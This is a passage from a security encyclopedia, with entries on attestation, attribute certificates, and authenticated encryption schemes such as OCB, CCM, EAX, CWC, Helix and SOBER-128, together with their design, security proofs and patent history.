the platform. To this end, the recent research literature explores ways of extending these basic mechanisms to testify to more general *properties* of the platform (including configuration history) – sometimes via external third parties, sometimes via the platform's architecture itself – as well as to measure basic configuration or these more advanced properties more often than at start-up – perhaps even continuously. These latter extensions relate to the concepts of *late launch* (establishing the attested environment later than start-up) and the TXT/Presidio family of processor architecture. In another variation, *software-based attestation* dispenses with cryptographic and hardware support of measurement, and instead relies on computation carefully crafted so that only a bona fide platform can compute it within a specified time.

In the last century, work on *secure coprocessors* led to mechanisms for *outbound authentication* [2] that provided similar mechanisms to attestation.

Recommended Reading

1. Smith SW (2005) Trusted Computing Platforms: Design and Applications, Chap. 10. Springer, New York
2. Smith SW (2004) Outbound authentication for programmable secure coprocessors. Int J Inform Sec 3(1):28–41

Attribute Certificate

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Related Concepts

►Access Control; ►Authorizations; ►PKI; ►Trusted Third Party

Definition

This is an electronic certificate, i.e., a message digitally signed by some recognized trusted third party, the content of which ties certain attributes, i.e., properties or characteristics that can be used to determine the appearance, state, and other qualities of an entity to an ID, i.e., a user-ID whereby the user is a natural person or legal entity. The attributes of an entity can be distinguished quantitatively or qualitatively by human or automated means.

Sometimes the trusted third party is referred to as an attribute authority. It is an entity trusted by one or more entities to create and sign attribute certificates. Note that a public key certification authority may also be an attribute authority (see below).

Background

In the wake of the first PKI-euphoria (►Public Key Infrastructure"), it was anticipated that there would be a great need for attribute certificates. Attribute certificates were originally introduced to represent, e.g., power of attorney, executive rights, etc., information which currently is stored as official information on registered companies or their registered representatives.

Theory

Attributes that specify group membership, role, security clearance or other authorization information associated with the attribute certificate holder. The syntax for the attribute certificate is defined in Recommendation X.509 (ISO/IEC 9594-8), making the term "X.509 certificate" ambiguous. Some people constantly confuse public key certificates and attribute certificates. A public key certificate unambiguously links a public key to an entity (identity). Authorization information may be placed in a public key certificate extension or placed in a separate attribute certificate. The placement of authorization information in public key certificates is usually undesirable for two reasons. First, authorization information often does not have the same lifetime as the binding of the identity and the public key. When authorization information is placed in a public key certificate extension, the general result is the shortening of the public key certificate useful lifetime. Second, the public key certificate authority is not usually authoritative for the authorization information. This results in additional steps for the public key certificate authority issuer to obtain authorization information from the authoritative source. For these reasons, it is often better to separate authorization information from the public key certificate. Yet, authorization information also needs to be bound to an identity. An attribute certificate provides this binding; it is simply a digitally signed (or certified) identity and set of attributes.

Applications

An attribute certificate may be used with various security services, including access control, data origin authentication, and non-repudiation.

As an example it could also be used to certify authorization information related to a public key. More specifically, it may be used to limit the liability resulting from a digital signature, or to constrain the usage of a public key (e.g., transaction of a limited value, certain time windows, etc.).

Recommended Reading

1. ISO/IEC 9594-8 (2008) Information technology – open systems interconnection – the directory: public-key and attribute certificate frameworks. www.iso.org
2. ISO/IEC TR 14516 (2002) Information technology – security techniques – guidelines for the use and management of trusted third party services. www.iso.org
3. ANSIX9. 45 (1999) Enhanced management controls using digital signatures and attribute certificates. www.webstore.ansi.org
4. RFC3281 (2002) An internet attribute certificate profile for authorisation. www.ietf.org

Authenticated Encryption

J. Black
Department of Computer Science, Boulder, CO, USA

Related Concepts

►Block Ciphers; ►MAC Algorithms; ►Stream Cipher; ►Symmetric Crptosystem

Introduction

Often when two parties communicate over a network, they have two main security goals: ►privacy and ►authentication. In fact, there is compelling evidence that one should never use ►encryption without also providing authentication [8, 14]. Many solutions for the privacy and authentication problems have existed for decades, and the traditional approach to solving both simultaneously has been to combine them in a straightforward manner using so-called generic composition. However, recently there have been a number of new constructions which achieve both privacy and authenticity simultaneously, often much faster than any solution which uses generic composition. In this entry, we will explore the various approaches to achieving both privacy and authenticity, the so-called Authenticated Encryption problem. We will often abbreviate this as simply "AE." We will start with generic composition methods and then explore the newer combined methods.

Background

Throughout this entry, we will consider the AE problem in the "symmetric-key model." This means that we assume our two communicating parties, traditionally called "Alice" and "Bob," share a copy of some bit-string K, called the "key." This key is typically chosen at random and then distributed to Alice and Bob via one of various methods. This is the starting point for our work. We now wish to provide Alice and Bob with an AE algorithm such that Alice can select a message M from a predefined message space, process it with the AE algorithm along with the ►key (and possibly a "nonce" N – a counter or random value), and then send the resulting output to Bob. The output will be the ciphertext C, the nonce N, and a short message authentication tag, σ. Bob should be able to recover M just given C, N, and his copy of the key K. He should also be able to certify that Alice was the originator by computing a verification algorithm using the above values along with the tag σ.

But what makes an AE algorithm "good?" We may have many requirements, and the relative importance of these requirements may vary according to the problem domain. Certainly, one requirement is that the AE algorithm be "secure." We will speak more about what this means in a moment. But many other attributes of the algorithm may be important for us as well: performance, portability, simplicity/elegance, parallelizability, availability of reference implementations, or freedom from patents; we will pay attention to each of these concerns to varying levels as well.

Security

Certainly, an AE scheme is not going to serve our needs unless it is secure. An AE scheme has two goals: privacy and authenticity. And each of these goals has a precise mathematical meaning [2, 3, 19]. In addition, there is a precise definition for "authenticated encryption," the combination of both goals [5, 6, 25]. It would take us too far afield to carefully define each notion, but we will give a brief intuitive idea of what is meant. In our discussion we will use the term "adversary" to mean someone who is trying to subvert the security of the AE scheme, who knows the definition of the AE scheme, but who does not possess the key K.

Privacy means, intuitively, that a passive adversary who views the ciphertext C and the nonce N cannot "understand" the content of the message M. One way to achieve this is to make C indistinguishable from random bits, and indeed this is one definition of security for an encryption scheme that is sometimes used, although it is quite a strong one.

Authenticity means, intuitively, that an *active* adversary cannot successfully fabricate a ciphertext C, a nonce N, and a tag σ in such a way that Bob will believe that Alice was the originator. In the formal security model, we allow the adversary to generate tags for messages of his choice as if he were Alice for some period of time, and then he must attempt a ►forgery. We do not give him credit for simply "replaying" a previously generated message and tag, of course: He must construct a new value. If he does so with

any significant probability of success, the authentication scheme is considered insecure.

Associated Data

In many application settings, we wish to not only encrypt and authenticate message M, but we wish also to include auxiliary data H which should be authenticated, but left unencrypted. An example might be a network packet where the payload should be encrypted (and authenticated) but the header should be unencrypted (and authenticated). The reason being that routers must be able to read the headers of packets in order to know how to properly route them.

This need spurred some designers of AE schemes to allow "associated data" to be included as input to their schemes. Such schemes have been termed AEAD (authenticated encryption with associated data) schemes, a notion which was first formalized by Rogaway [32]. As we will see, the AEAD problem is easily solved in the generic composition setting, but can become challenging when designing the more complex schemes. In his paper, Rogaway describes a few simple, but limited, ways to include associated data in any AE scheme, and then presents a specific method to efficiently add associated data to the OCB scheme, which we discuss below.

Provable Security

One unfortunate aspect of most cryptographic schemes is that we cannot prove that any scheme meets the formal goals required of it. However, we can prove *some* things related to security, but it depends on the *type* of cryptographic object we are analyzing. If the object is a "primitive," such as a ►block cipher, no proof of security is possible, so instead we hope for security once we have shown that no known attacks (e.g., ►differential cryptanalysis) seem to work. However, for algorithms which are built on top of these primitives, called "modes," we *can* prove some things about their security; namely that they are as secure as the primitives which underlie them. Almost all of the AE schemes we will describe here are modes; only two of them are primitives.

AE Schemes

The remainder of this entry is devoted to the description and discussion of various AE algorithms. For convenience, we list them in Fig. 1. Note that we omit generic composition from the table since this approach comprises a class of schemes rather than a particular scheme.

Conventions

Let ϵ denote the empty string. Let Σ^n denote the set of all n-bit strings. In general, if S is a set we write S^+ to mean 1 or more repetitions of elements from S; that is, the set $\{s_1 s_2 \cdots s_m | m > 0,\ s_i \in S,\ 1 \le i \le m\}$. Thus $(\Sigma^n)^+$ is the set of all binary strings whose lengths are a positive multiple of n. If we write S^* we mean zero or more repetitions of elements from S. In other words, $S^* = S^+ \cup \{\epsilon\}$. We write $A \oplus B$ to mean the exclusive-or of strings A and B.

Many of our schemes use a ►block cipher. Throughout, n will be understood to be the block size of the underlying block cipher and k will be the size of its key. For block cipher E, we will write $E_K(P)$ to indicate invocation of block cipher E using the k-bit key K on the n-bit plaintext block P.

In order to process a message $M \in (\Sigma^n)^+$ we will often wish to break M into m strings, $M_1, \ldots, M_m$, each having n-bits such that $M = M_1 M_2 \ldots M_m$. For brevity, we will say "write $M = M_1 \ldots M_m$" and understand it to mean the above.

Generic Composition

Although AE did not get a formal definition until recently, the goal has certainly been implicit for decades. The traditional way of achieving both authenticity and privacy

Scheme	#Passes	Provably secure	Assoc data	Parallelizable	On-line	Patent-free
IAPM	1	✓		✓	✓	
XECB	1	✓		✓	✓	
OCB	1	✓		✓	✓	
CCM	2	✓	✓			✓
EAX	2	✓	✓		✓	✓
CWC	2	✓	✓	✓	✓	✓
Helix	1		✓		✓	✓
SOBER-128	1		✓		✓	✓

Authenticated Encryption. Fig. 1 A comparison of the various AE schemes. Generic composition is omitted since answers would depend on the particular instantiation. For the schemes which do not support associated data, subsequent methods have been suggested to remedy this; for example, see [32]

was to simply find an algorithm which yields each one and then use the combination of these two algorithms on our message. Intuitively it seems that this approach is obvious, straightforward, and completely safe. Unfortunately, there are many pitfalls accidentally "discovered" by well-meaning protocol designers.

One commonly made mistake is the assumption that AE can be achieved by using a non-cryptographic non-keyed ►hash function h and a good encryption scheme like CBC mode (Cipher Block Chaining mode; ►modes of operation of a block cipher) with key K and initialization vector N. One produces $\mathrm{CBC}_{K,N}(M, h(M))$ and hopes this yields a secure AE scheme. However, these schemes are virtually always broken. Perhaps the best-known example is the Wired Equivalent Privacy (WEP) protocol used with 802.11 wireless networks. This protocol instantiates h as a Cyclic Redundancy Code (CRC) and then uses a ►stream cipher to encrypt. Borisov et al. showed, among other things, that it was easy to circumvent the authentication mechanism [15].

Another common pitfall is "key reuse." In other words, this means using some key K for both the encryption scheme and the ►MAC algorithm. This approach applied blindly almost always fails. We will later see that all of our "combined modes," listed after this section, do in fact use a single key, but they are carefully designed to retain security in spite of this.

It is now clear to researchers that one needs to use a *keyed* hash (i.e., a MAC) with some appropriate key $K1$ along with a secure encryption scheme with an independent key $K2$. However, it is unclear in what order these modes should be applied to a message M in order to achieve authenticated encryption. There are three obvious choices:

- *MtE*: MAC-then-Encrypt. We first MAC M under key $K1$ to yield tag σ and then encrypt the resulting pair (M, σ) under key $K2$.
- *EtM*: Encrypt-then-MAC. We first encrypt M under key $K2$ to yield ciphertext C and then compute $\sigma \leftarrow MAC_{K1}(C)$ to yield the pair (C, σ).
- *E&M*: Encrypt-and-MAC. We first encrypt M under key $K2$ to yield ciphertext C and then compute $\sigma \rightarrow MAC_{K1}(M)$ to yield the pair (C, σ).

Also note that decryption and verification are straightforward for each approach above: For MtE decrypt first, then verify. For EtM and E&M verify first, then decrypt.

Security

In 2000, Bellare and Namprempre gave formal definitions for AE [5], and then systematically examined each of the three approaches described above in this formal setting. Their results show that if the MAC has a property called "strongly unforgeable," then it possible to achieve the strongest definition of security for AE only via the EtM approach. They further show that some known-good encryption schemes fail to provide privacy in the AE setting when using the E&M approach, and fail to provide a slightly stronger notion of privacy with the MtE approach.

These theoretical results generated a great deal of interest since three major preexisting protocols, SSL/TLS (►Secure Socket Layer and ►Transport Layer Security), ►IPSec, and ►SSH, each used a different one of these three approaches: The SSL/TLS protocol uses MtE, IPSec uses EtM, and SSH uses E&M. One might think that perhaps security flaws exist in SSL/TLS and SSH because of the results of Bellare and Namprempre; however, concurrent with their work, Krawczyk showed that SSL/TLS was in fact secure because of the encoding used alongside the MtE mechanism [29]. And later Bellare, Kohno, and Namprempre showed that despite some identified security flaws in SSH, it could be made provably secure via a number of simple modifications despite its E&M approach.

The message here is that EtM with a provably secure encryption scheme and a provably secure MAC each with independent keys is the best approach for achieving AE. Although MtE and E&M can be secure, security will often depend on subtle details of how the data are encoded and on the particular MAC and encryption schemes used.

Performance

Simple methods for doing very fast encryption have been known for quite some time. For example, CBC mode encryption has very little overhead beyond the calls to the block cipher. Even more attractive is CTR mode (CounTeR mode; ►modes of operation of a block cipher), which similarly has little overhead and in addition is parallelizable. However, MACing quickly is not so simple. The CBC MAC (Cipher Block Chaining Message Authentication Code; ►CBC MAC and variants) is quite simple and just as fast as CBC mode encryption, but there are well-known ways to go faster. The fastest software MAC in common use today is ►HMAC [1, 20]. HMAC uses a cryptographic hash function to process the message M and this is faster than processing M block-by-block with a block cipher. However, even faster approaches have been invented using the Wegman–Carter construction [34]. This approach involves using a non-cryptographic hash function to process M, and then uses a cryptographic function to process the hash output. The non-cryptographic hash is randomly selected from a carefully designed family of hash functions, all with a common domain and range. The goal is to produce a

family such that distinct messages are unlikely to hash to the same value when the hash function is randomly chosen from that family. This is the so-called universal hash family [16]. The fastest known MACs are based on the Wegman–Carter approach. The speed champions are UMAC [11] and hash 127 [10], though neither of these are in common use yet.

Associated Data

As we mentioned in the introduction, it is a common requirement in cryptographic protocols that we allow authenticated but non-encrypted data to be included in our message. Although the single-pass modes we describe next do not naturally allow for associated data, due to the fact that their encryption and authentication methods are intricately interwoven, we do not have this problem with generically composed schemes. Since the encryption and MAC schemes are entirely independent, we simply run the MAC on all the data and run the encryption scheme only on the data to be kept private.

Can We Do Better?

One obvious question when considering generically composed AE schemes is "can we do better?" In other words, might there be a way of achieving AE without using two different algorithms, with two different keys, and making two separate passes over the message. The answer is "yes," and a discussion of these results constitutes the remainder of this entry.

Single-Pass Combined Modes

It had long been a goal of cryptographers to find a mode of operation which achieved AE using only a single pass over the message M. Many attempts were made at such schemes, but all were broken. Therefore, until the year 2000, people still used generic composition to achieve AE, which as we have seen requires two passes over M.

IAPM

In 2000, Jutla at IBM invented two schemes which were the first correct single-pass AE modes [24]. He called these modes IACBC (Integrity-Aware Cipher Block Chaining) and IAPM (Integrity-Aware Parallelizable Mode). The first mode somewhat resembles CBC-mode encryption; however, offsets were added in before and after each block-cipher invocation, a technique known as "whitening." However, as we know, CBC-mode encryption is inherently serial: We cannot begin computation for the $(k+1)$th block-cipher invocation until we have the result of the kth invocation. Therefore, more interest has been generated around the second mode, IAPM, which does not have this disadvantage. Let us look at how IAPM works.

IAPM accepts a message $M \in (\Sigma^n)^+$, a nonce $N \in \Sigma^n$, and a key pair $K1$, $K2$ each selected from Σ^k for use with the underlying block cipher E. The key pair is set up and distributed in advance between the communicating parties; the keys are reused for a large number of messages. However, N and (usually) M vary with each transmission. First, we break M into $M_1 \cdots M_{m-1}$ and proceed as follows.

There are two main steps: (1) offset generation and (2) encryption/tag generation. For offset generation we encipher N to get a seed value, and then encipher sequential seed values to get the remaining seed values. In other words, set $W_1 \leftarrow E_{K2}(N)$ and then set $W_i \leftarrow E_{K2}(W_1 + i - 2)$ for $2 \le i \le t$ where $t = \lceil \lg(m+2) \rceil$. Here lg means log_2, so if we had a message M with 256 n-bit blocks, we would require $\lceil \lg(259) \rceil = 9$ block-cipher invocations to generate the W_i values. Finally, to derive our $m+1$ offsets from the seed values, for i from 1 to $m+1$, we compute $S_{i-1} \leftarrow \oplus_{j=-}^{t}(i[j]w_j)$ where $i[j]$ is the jth bit of i.

Armed with S_0 through S_m we are now ready to process M. First we encrypt each block of M by computing $C_i \leftarrow E_{K1}(M_i \oplus S_i) \oplus S_i$ for $1 \le i \le m-1$. This XORing of S_i before and after the block-cipher invocation is the whitening we spoke of previously, and is the main idea in all schemes discussed in this section. Next we compute the authentication tag σ: set $\sigma \rightarrow E_{K1}\left(S_m \oplus_{i=1}^{m-1} M_i\right) \oplus S_0$. Notice that we are whitening the simple sum of the plaintext blocks with two *different* offset values, S_0 and S_m. Finally, output $(N, C_1, \ldots, C_{m-1}, \sigma)$ as the authenticated ciphertext. Note that the output length is two n-bit blocks longer than M. This "ciphertext expansion," comparable to what we saw with generic composition, is quite minimal.

Given the $K1$, $K2$, and some output $(N, C_1, \ldots, C_{m-1}, \sigma)$, it is fairly straightforward to recover M and check the authenticity of the transmission. Notice that N is sent in the clear and so using $K2$ we can compute the W_i values and therefore the S_i values. We compute $M_i \leftarrow E_{K1}^{-1}(C_i \oplus S_i) \oplus S_i$ for $1 \le i \le m-1$ to recover M. Then we check $E_{K1}\left(S_m \oplus \oplus_{i=1}^{m=1} M_i\right) \oplus S_0$ to ensure it matches σ. If we get a match, we accept the transmission as authentic, and if not we reject the transmission as an attempted forgery.

Comments on IAPM

Compared to generic composition, where we needed about 2 m block-cipher invocations per message (assuming our encryption and authentication modes were block-cipher-based), we are now using only around m lg(m) invocations. Further refinements to IAPM reduce this even more, so the number of block-cipher invocations is nearly m in these optimized versions meaning that one can achieve AE at nearly the same cost of encryption alone.

Proving a scheme like IAPM secure is not a simple task, and indeed we cannot present such a proof here. The interested reader is encouraged to read Halevi's article which contains a rigorous proof that if the underlying block cipher is secure, then so are IACBC and IAPM [20].

XCBC and OCB

Quickly after announcement of IACBC and IAPM, other researchers went to work on finding similar single-pass AE schemes. Soon two other parties announced similar schemes: Gligor and Donescu produced a host of schemes, each with various advantages and disadvantages [18], and Rogaway et al. announced their OCB scheme [33], which is similar to IAPM but with a long list of added optimizations.

Gligor and Donescu presented two classes of schemes: XCBC and XECB. XCBC is similar to CBC mode encryption just as IACBC was above, and XECB is similar to ECB mode encryption which allows parallelism to be exploited, much like the IAPM method presented above. Since many practitioners desire parallelizable modes, the largest share of attention has been paid to XECB. Similar to IAPM, XECB uses an offset to each message block, applied before and after a block-cipher invocation. However, XECB generates these offsets in a very efficient manner, using arithmetic mod 2^n, which is very fast on most commodity processors. Once again, both schemes are highly optimized and provide AE at a cost very close to that of encryption alone. Proofs of security are included in the paper, using the reductionist approach we described above.

Rogaway, Bellare, Black, and Krovetz produced a single scheme called OCB (Offset CodeBook). This work was a follow-on to Jutla's IAPM scheme, designed to be fully parallelizable, along with a long list of other improvements. In comparison to IAPM, OCB uses a single block-cipher key, provides a message space of Σ^* so we never have to pad, and is nearly endian-neutral. Once again, a full detailed proof of security is included in the paper, demonstrating that the security of OCB is directly related to the security of the underlying block cipher.

OCB is no doubt the most aggressively optimized scheme of those discussed in this section. Performance tests indicate that OCB is about 6.4% slower than CBC mode encryption, and this is without exploiting the parallelism that OCB offers up. For more information, one can find an in-depth FAQ, all relevant publications, reference code, test vectors, and performance figures on the OCB Web page at http://www.cs.ucdavis.edu/~rogaway/ocb/.

Associated data

In many settings, the ability to handle associated data is crucial. Rogaway [32] suggests methods to handle associated data in all three of the single-pass schemes mentioned above, and for OCB gives an extension which uses ►PMAC [13] to give a particularly efficient variant of OCB which handles associated data.

Intellectual Property

Given the importance of these new highly efficient AE algorithms, all of the authors decided to file for patents. Therefore, IBM and Gligor and Rogaway all have intellectual property claims for their algorithms and perhaps on some of the overriding ideas involved. To date, none of these patents have been tested in court, so the extent to which they are conflicting or interrelated is unclear. One effect, however, is that many would-be users of this new technology are worried that the possible legal entanglements are not worth the benefits offered by this technology. Despite this, OCB has appeared in the 802.11 draft standard as an alternate mode, and has been licensed several times. However, without IP claims it is possible that all of these algorithms would be in common use today.

It was the complications engendered by the IP claims which spurred new teams of researchers to find further efficient AE algorithms which would not be covered by patents. Although not as fast as the single-pass modes described here, they still offer significant performance improvements over generic composition schemes. These schemes include CCM, CWC, and EAX, the latter invented in part by two researchers from the OCB team. We discuss these schemes next.

Two-Pass Combined Modes

If we have highly efficient single-pass AE modes, why would researchers subsequently work to develop less efficient multi-pass AE schemes? Well, as we just discussed, this work was entirely motivated by the desire to provide patent-free AE schemes. The first such scheme proposed was CCM (CBC MAC with Counter Mode) by Ferguson, Housley, and Whiting. Citing several drawbacks to CCM, Bellare, Rogaway, and Wagner proposed EAX, another patent-free mode which addresses these drawbacks. And independently, Kohno, Viega, and Whiting proposed the CWC mode (Carter–Wegman with Counter mode encryption). CWC is also patent-free and, unlike the previous two modes, is fully parallelizable. We now discuss each of these modes in turn.

CCM Mode

CCM was designed with *AES* specifically in mind. It therefore is hard-coded to assume a 128-bit block size, though it could be recast for other block sizes. Giving all the details of the mode would be cumbersome, so we will just present

the overriding ideas. For complete details, see the CCM specification [35].

CCM is parameterized

It requires that you specify a 128-bit block cipher (e.g., AES), a tag length (which must be one of 4, 6, 8, 10, 12, 14, or 16), and the message-length field's size (which induces an upperbound on the message length). Like all other schemes we mention, CCM uses a nonce N each time it is invoked, and the size of N depends on the parameters chosen above; specifically, if we choose a longer maximum message length, we must accept a shorter nonce. It is left to the user to decide which parameters to use, but typical values might be to limit the maximum message length to 16 MB and then use a 96-bit nonce.

Once the parameters are decided, we invoke CCM by providing four inputs: the key K which will be used with AES, the nonce N of proper size, associated data H which will be authenticated but not encrypted, and the plaintext M which will be authenticated and encrypted. CCM operates in two passes: First, we encode the above parameters into an initial block, prepend this block to H and M, and then run CBC MAC over this entire byte string using K. This yields the authentication tag σ. (The precise details of how the above concatenation is done *are* important for the security of CCM, but are omitted here.)

Next, we form a counter-value using one of the scheme's parameters along with N and any necessary padding to reach 128 bits. This counter is then used with CTR mode encryption on $(\sigma||M)$ under K to produce the ciphertext. The first 128 bits are the authentication tag, and we return the appropriate number of bytes according to the tag-length parameter. The subsequent bytes are the encryption of M and are always included in the output.

Decryption and verification are quite straightforward: N produces the counter-value and allows the recovery of M. Rerunning CBC MAC on the same input used above allows verification of the tag.

Comments on CCM

It would seem that CCM is not much better than simple generic composition; after all, it uses a MAC scheme (the CBC MAC) and an encryption scheme (CTR mode encryption), which are both well known and provably secure modes. But CCM *does* offer advantages over the straightforward use of these two primitives generically composed; in particular, it uses the same key K for both the MAC and the encryption steps. Normally this practice would be very dangerous and unlikely to work, but the designers were careful to ensure the security of CCM despite this normally risky practice. The CCM specification does not include performance data or a proof of security. However, a rigorous proof was published by Jonsson [23]. CCM is currently the mandatory mode for the 802.11 wireless standard as well as currently being considered by NIST as a FIPS standard.

EAX Mode

Subsequent to the publication and subsequent popularity of CCM, three researchers decided to examine the shortcomings of CCM and see if they could be remedied. Their offering is called EAX [7] and addresses several perceived problems with CCM, including the following:

1. If the associated data field is fixed from message to message, CCM does not take advantage of this, but rather reprocesses this data anew with each invocation.
2. Message lengths must be known in advance because the length is encoded into the first block before processing begins. This is not a problem in some settings, but in many applications we do not know the message length in advance.
3. The parameterization is awkward and, in particular, the trade-off between maximum message length and the size of the nonce seems unnatural.
4. The definition of CCM (especially the encodings of the parameters and length information in the message before it is processed) is complex and difficult to understand. Moreover, the correctness of CCM strongly depends on the details of this encoding.

Like CCM, EAX is a combination of a type of CBC MAC and CTR mode encryption. However, unlike CCM, the MAC used is not raw CBC MAC, but rather a variant. Two well-known problems exist with CBC MAC: (1) all messages must be of the same fixed length and (2) length must be a positive multiple of n. If we violate the first property, security is lost. Several variants to the CBC MAC have been proposed to address these problems: EMAC [9, 31] adds an extra block-cipher call to the end of CBC MAC to solve problem (1). Not to be confused with the AE mode of the same name above, XCBC [12] solves both problems (1) and (2) without any extra block-cipher invocations, but requires $k + 2n$ key bits. Finally, OMAC [22] improves XCBC so that only k bits of key are needed. The EAX designers chose to use OMAC with an extra input called a "tweak" which allows them to essentially get several different MACs by using distinct values for this tweak input. This is closely related to an idea of Liskov et al. who introduced tweakable block ciphers [30].

We now describe EAX at a high level. Unlike CCM, the only EAX parameters are the choice of block cipher, which

may have any block size n, and the number of authentication tag bits to be output, τ. To invoke EAX, we pass in a nonce $N \in \Sigma^n$, a header $H \in \Sigma^*$ which will be authenticated but not encrypted, and the message $M \in \Sigma^*$ which will be authenticated and encrypted, and finally the key K, appropriate for the chosen block cipher. We will be using OMAC under key K three times, each time with a different tweak, written OMAC_K^0, OMAC_K^1, and OMAC_K^2; it is conceptually easiest to think of these three OMAC invocations as three separate MACs, although this is not strictly true. First, we compute $\text{OMAC}_K^0(N)$ to obtain the counter value we will use with CTR mode encryption. Then we compute $\sigma_H \leftarrow \text{OMAC}_K^1(H)$ to get an authentication tag for H. Then we encrypt and authenticate M with $C \leftarrow \text{OMAC}_K^2\left(\text{CRT}_K^{\text{ctr}}(M)\right)$. And finally we output the first τ bits of $\sigma = (\text{ctr} \oplus C \oplus \sigma_H)$ as the authentication tag. We also output the nonce N, the associated data H, and the ciphertext C. The decryption and verification steps are quite straightforward.

Note that each of the problem areas cited above has been addressed by the EAX mode: no restriction on message length, no interdependence between the tag length and maximum message length, a performance savings when there is static header data, and no need for message length to be known up front. Also, EAX is arguably simpler to specify and implement. Once again, proving EAX secure is more difficult than just appealing to proofs of security for generically composed schemes since the key K is reused in several contexts which is normally not a safe practice.

CWC Mode

The CWC Mode [27] is also a two-pass mode: It uses a Wegman–Carter MAC along with CTR mode encryption under a common key K. Its main advantage over CCM and EAX is that it is parallelizable whereas the other two are not (due to their use of the inherently sequential CBC MAC type algorithms). Also, CWC strives to be very fast in hardware, a consideration which was not given nearly as much attention in the design of the other modes. In fact, the CWC designers claim that CWC should be able to encrypt and authenticate data at 10 Gbps in hardware, whereas CCM and EAX will be limited to about 2 Gbps because of their serial constraints.

As we discussed above in the section on generic composition, Wegman–Carter MACs require one to specify a family of hash functions on a common domain and range. Typically, we want these functions to (1) be fast to compute and (2) have a low collision probability. The CWC designers also looked for a family with additional properties: (3) parallelizability and (4) good performance in hardware. The function family they settled on is the well-known polynomial hash. Here a function from the family is named by choosing a value for x in some specified range, and then the polynomial

$$Y_1 x' + Y_2 x^{\ell-1} + \cdots + Y_\ell x + Y_{\ell+1}$$

is computed modulo some integer (►modular arithmetic), typically a ►prime number. The specific family chosen by the CWC designers fixes $Y_1, \ldots, Y_\ell$ to be 96-bit integers, and $Y_{\ell+1}$ to be a 127-bit integer; their values are determined by the message being hashed. The modulus is set to the prime, $2^{127} - 1$.

Although it is possible to evaluate this polynomial quickly on a serial machine using Horner's method (and in fact, this may make sense in some cases), it is also possible to exploit parallelism in the computation of this polynomial. Assume n is odd and set $m = (n-1)/2$ and $y = x^2 \ mod \ 2^{127} - 1$. Then we can rewrite the function above as

$$\left(Y_1 y^m + Y_3 y^{m-1} + \cdots + Y_\ell\right) x + \left(Y_2 y^m + Y_4 y^{m-1} + \cdots + Y_{\ell+1}\right) \bmod 2^{127} - 1$$

This means that we can subdivide the work for evaluating this polynomial and then recombine the results using addition modulo $2^{127} - 1$. Building a MAC from this hash family is fairly straightforward, and therefore CWC yields a parallelizable scheme since CTR is clearly parallelizable.

The CWC designers go on to provide benchmark data to compare CCM, EAX, and CWC on a Pentium III, showing that the speed differences are not that significant. However, this is without exploiting any parallelism available with CWC. They do not compare the speed of CWC with that of OCB, where we would expect OCB to be faster even in parallel implementations.

CWC comes with a rigorous proof of security via a reduction to the underlying 128-bit block cipher (typically ►AES/Rijndael), and the paper includes a readable discussion of why the various design choices were made. In particular, it does not suffer from any of the above-mentioned problems with CCM.

AE Primitives

Every scheme discussed up to this point has been a mode of operation. In fact with the possible exception of some of the MAC schemes, every mode has used a block cipher as its underlying primitive. In this section, we consider two recently developed modes which are stream ciphers which provide authentication in addition to privacy. That is to say, these are *primitives* which provide AE.

This immediately means there is no proof of their security, nor is there likely to ever be one. The security of

primitives is usually a matter of opinion: Does the object withstand all known attacks? Has it been in use for a long enough time? Have good cryptanalysts examined it?

With new objects, it is often hard to know how much trust to place in their security. Sometimes the schemes break, and sometimes they do not. We will discuss two schemes in this section: Helix and SOBER-128. Both were designed by teams of experienced cryptographers who paid close attention to their security as well as to their efficiency.

Helix

Helix was designed by Ferguson et al. [17]. Their goal was to produce a fast, simple, patent-free stream cipher which also provided authentication. The team claims speeds of about 7 cycles per byte on a Pentium II, which is quite a bit faster than the fastest-known implementations of AES, which run at about 15 cycles per byte. At first glance, this might be quite surprising: After all, AES does about 160 table look-ups and 160 32-bit XORs to encipher 16 byte. This means AES uses about 10 look-ups and 10 XORs per byte. As we will see in a moment, Helix uses more operations than this per-byte! But a key difference is that AES does memory lookups from large tables which perhaps are not in cache whereas Helix confines its work to the register file.

Helix takes a key K up to 32 byte in length, and a 16 byte nonce N and a message $M \in (\Sigma^8)^*$. As usual, K will allow the encryption of a large amount of data before it needs to be changed, and N will be issued anew with each message encrypted, never to repeat throughout the life of K. Helix uses only a few simple operations: addition modulo 2^{32}, exclusive-or of 32-bit strings, and bitwise rotations. However, each iteration of Helix, called a "block," uses 11 XORs, 12 modular additions, and 20 bitwise rotations by fixed amounts on 32-bit words. So Helix is not simple to specify; instead we give a high-level description.

Helix keeps its "state" in five 32-bit registers (the designers were thinking of the Intel family of processors). The ith block of Helix emits one 32-bit word of key-stream S_i, requires two 32-bit words scheduled from K and N, and also requires the ith plaintext word M_i. It is highly unusual for a stream cipher to use the plaintext stream as part of its key-stream generation, but this feature is what allows Helix to achieve authentication as well as generating a key-stream.

As usual, the key-stream is used as a one-time pad to encrypt the plaintext. In other words, the ith ciphertext block C_i is simply $M_i \oplus S_i$. The five-word state resulting from block i is then fed into block $i + 1$ and the process continues until we have a long enough key-stream to encrypt M. At this point, a constant is XORed into one of the words of the resulting state, 12 more blocks are generated using a fixed plaintext word based on the length of M, with the key-stream of the four last blocks yielding the 128-bit authentication tag.

SOBER-128

A competitor to Helix is an offering from Hawkes and Rose called SOBER-128 [21]. This algorithm evolved from a family of simple stream ciphers (i.e., ciphers which did not attempt simultaneous authentication) called the SOBER family, the first of which was introduced in 1998 by Rose. SOBER-128 retains many of the characteristics of its ancestors, but introduces a method for authenticating messages as well. We will not describe the internals of SOBER-128 but rather describe a few of its attributes at a higher level.

SOBER-128 uses a ►linear-feedback shift register in combination with several nonlinear components, in particular a carefully designed S-box which lies at its heart. To use SOBER-128 for AE one first generates a key-stream used to XOR with the message M and then uses a separate API call "maconly" to process the associated data. The method of feeding back plaintext into the key-stream generator is modeled after Helix, and the authors are still evaluating whether this change to SOBER-128 might introduce weaknesses.

Tests by Hawkes and Rose indicate that SOBER-128 is comparable in speed to Helix; however, both are quite new and are still undergoing cryptanalytic scrutiny – a crucial process when designing primitives. Time will help us determine their security.

Beyond AE and AEAD

Real protocols often require more than just an AE scheme or an AEAD scheme: Perhaps they require something that more resembles a network transport protocol. Desirable properties might include resistance to replay and prevention against packet loss or packet reordering. In fact, protocols like SSH aim to achieve precisely this.

